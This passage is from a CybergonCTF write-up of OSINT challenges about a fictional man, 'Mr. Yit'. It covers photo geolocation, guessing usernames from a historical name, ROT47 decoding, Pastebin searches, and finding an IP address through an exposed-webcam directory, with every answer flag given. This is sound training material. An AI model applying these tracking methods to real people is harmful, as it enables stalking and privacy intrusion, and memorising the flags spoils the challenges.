


Figure 2.9: Search Photo Author From Online Resource

Google Lens successfully recognized the exhibition photo and revealed the photographer's name associated with the captured image.

Flag: CybergonCTF{Win Tun Naing}

Country

Question: Can you locate the current location of Mr.Yit ?

Scenario: Exploration of Mr. Yit's Facebook wall to identify any posts or photos that could provide insights into his current location

The initial step is thoroughly examining Mr. Yit's Facebook wall to identify posts or photos that might offer indications about his present location. A particular photo portraying a large and vibrant cityscape was selected as a focal point for the challenge.

The selected city photo was subjected to a Google Lens search to extract information about the city's identity and its correlation to Mr. Yit's current location.




Figure 2.10: Search Location of Image with Google Lens

Flag: CybergonCTF{Bangkok}

Channel

Question: Mr.Yit often uses well known social platform to communicate with his friends We also need to find his profile to figure out some of his plans. He is very instersted in Dynasty histories and his favorite commander passed through in 1825. So, we had rumors that he even used commander nick name and that year as memory in his life.

Scenario: Investigation for Mr. Yit on popular social media platforms

The investigation began by searching for Mr. Yit on popular social media platforms including Facebook, Instagram, and Twitter to gather any available information.

The historical research identified Maha Bandula as the commander associated with the year 1825 in Myanmar's history.

Maha Bandula

14 languages

Article Talk Read Edit View history Tools

From Wikipedia, the free encyclopedia

For other uses, see Maha Bandula (disambiguation).

This article includes a list of general references, but **it lacks sufficient corresponding inline citations**. Please help to improve this article by introducing more precise citations. *(November 2020)* *(Learn how and when to remove this template message)*

General **Maha Bandula** (Burmese: မဟာဗန္ဓုလ [məhà bàʊ̃dʊ̀lə̀]; 6 November 1782 – 1 April 1825) was commander-in-chief of the Royal Burmese Armed Forces from 1821 until his death in 1825 in the First Anglo-Burmese War. Bandula was a key figure in the Konbaung dynasty's policy of expansionism in Manipur and Assam that ultimately resulted in the war and the beginning of the downfall of the dynasty. Nonetheless, the general, who died in action, is celebrated as a national hero by the Burmese for his resistance to the British. Today, some of the most prominent places in the country are named after him.

Maha Bandula
မဟာဗန္ဓုလ

Early life [edit]

Maha Bandula was born **Maung Yit** (မောင်ရုစ် [màʊ̀ɰ̃ jɪʔ]) on 6 November 1782 (Wednesday, 2nd waxing of Tazaungmon 1144 ME) in Dabayin, the firstborn son of a minor gentry family of **Pauk Taw** (ပေါက်တော) and his wife, **Nyein** (ငြိမ်, as in "calm"; not the more common ငြိမ်း as in "finality/completed").[1][4] He had three siblings: brother **Aye** (ဧဘး), sister **Dok** (ဒုတ်), and brother **Myat Ne** (မြတ်နေ). As customary with Burmese boys of the era, Yit from age of 6 received education at the local Buddhist monastery. He had to quit his studies before he turned 13 after his father died of illness. He had to take on early responsibilities in his youth after the death of his father. He worked the sesame fields with his mother and looked after his younger siblings.[1] He got married a few years later to Shin Min Bu (ရှင်မင်းဘူး). They had a son named Kyan Gyi (ကျန်းကြီး).[5]

Figure 2.11: Search Data of Historical Commander

Given the historical context, the combination of Maha Bandula's nickname "Maung Yit" and the year 1825 was hypothesized as a potential username or identifier. His targeted search led to the discovery of a Twitter profile with the handle "maungyit1825," indicating the potential connection to Mr. Yit.




Figure 2.12: Maung Yit at's Social Media Account - Twitter

Flag: CybergonCTF{maungyit1825}

Where is his next point?

Question: Mr.Yit normally used some secret language in communication. You will know the place if you learned all of him.

Scenario: Decrypting it to reveal information about his intended destination

Mr. Yit's social media posts were thoroughly examined to identify any potential instances of secret language or encrypted content. A particular post contained a ROT47-encrypted string, sparking interest as a potential source of hidden information. The decrypted message indicated that Mr. Yit wanted to travel to Myauk Oo Town.

Figure 2.13: ROT47 Decoder

Then I've examination of Mr. Yit's social media content, particularly focusing on a background cover photo portraying a temple. he selected temple photo was subjected to a Google Lens search to extract information about the temple's identity.

Google Lens successfully recognized the temple in the photo and revealed its name as "Htukkant Thein Temple."




Figure 2.14: Information about Htukkhant Thein Temple from Google Lens

Flag: CybergonCTF{Htukkant Thein_emple}

Arrival

Question: You already knew about his next point. Only way to reduce time wasting is to fly. Can you guess short id of his destination airport ?

Scenario: Analyzing his travel plans and deducing the appropriate airport code

The challenge proceeded with a detailed examination of Mr. Yit's travel plans, aiming to identify the short ID of the airport in Myauk Oo Town.

This deduction was based on his travel plans to Myauk Oo Town, with the specific aim of visiting the Htukkanthein Temple in Rakhine State.




Figure 2.15: About Htukkanthein Temple in Rakhine State

The planned flight itinerary was Yangon-Sittwe, implying that Sittwe Airport (short ID: AKY) served as the connecting airport for his journey to Myauk Oo Town.




Figure 2.16: Search Sittwe Airportcodes from Onlie Resource

Flag: CybergonCTF{AKY}

Time To REST

Question: He is asking recommendation for the hotel. And, someone suggested. Can you find the hotel name ?

Scenario: Decryption, social media observation, and page interaction to deduce the hotel name

The initial step involved decrypting a ROT47-encoded message from one post of Mr Yit that asked for hotel recommendations in Mrauk U.





Figure 2.17: ROT47 Decoder


A response featuring another ROT47-encoded string, "09-428908886," was identified and decrypted. This response was expected to provide a connection to the hotel's details.

Figure 2.18: ROT47 Decoder

Mr. Yit's Facebook account was observed to gather information about his interactions and preferences. Focus was directed toward pages that Mr. Yit had liked on Facebook, specifically seeking hotel-related pages in Mrauk Oo Town.



The phone number "09-428908886" extracted from the decryption aligned with a phone number associated with a hotel on one of Mr. Yit's liked pages.



Flag: CybergonCTF{Royal_Palace_Hotel}

Singer

Question: Mr.Yit accidently stored his favorite singer name as plain text on temporary online location.

Scenario: Recognizing the context of the plain text and conducting a strategic search

The challenge began by recognizing the existence of plain text stored on a temporary online location, indicating the presence of information related to Mr. Yit's favorite singer.

The focus was on deducing the appropriate platform that might host temporary plain text entries, with the PASTEBIN site being identified as a probable candidate.

The keyword "favorite singer" was utilized to initiate a search on PASTEBIN sites.




Figure 2.19: Search Data at PasteBin

The search led to the identification of a PASTEBIN profile named "maungyit1825," which was potentially linked to Mr. Yit.




Figure 2.20 Data Result from PasteBin

Flag: CybergonCTF{raymond}

Let's Track Him

Question:

Scenario: Analysis, location identification, and the utilization of webcams to pinpoint IP address

The challenge began with analyzing the image provided, aiming to identify its location clues.

And also used Google Lens was employed to cross-reference the image with live cam results, leading to the identification of Italy's Cinque Terre, Riomaggiore.




Figure 2.21: Analy the location of Image from Online Source

The identified location was searched on Google Maps to verify its accuracy and obtain detailed geographic coordinates.




Figure 2.22: Search the Location of Image from GoogleMap

And then also searched Online webcam resources were explored to locate live cams in the identified area such as such as ***http://www.insecam.org/***, were explored to find live cams from Italy, focusing on Cinque Terre, Riomaggiore.

By locating the relevant webcam's live stream and associated IP address, Mr. Yit's IP address was determined.




Figure 2.23: Search the IP address of Image

Flag: CybergonCTF{188.11.27.179}

3. Stegano

Warm Up 1

Question: When did Mr.Yit take this photo ?

Scenario: Extract detailed metadata from the image

The initial step running the file tool on the given photo, which unveiled the file format signature as IMG_6380.HEIC: ISO Media, HEIF Image HEVC Main.

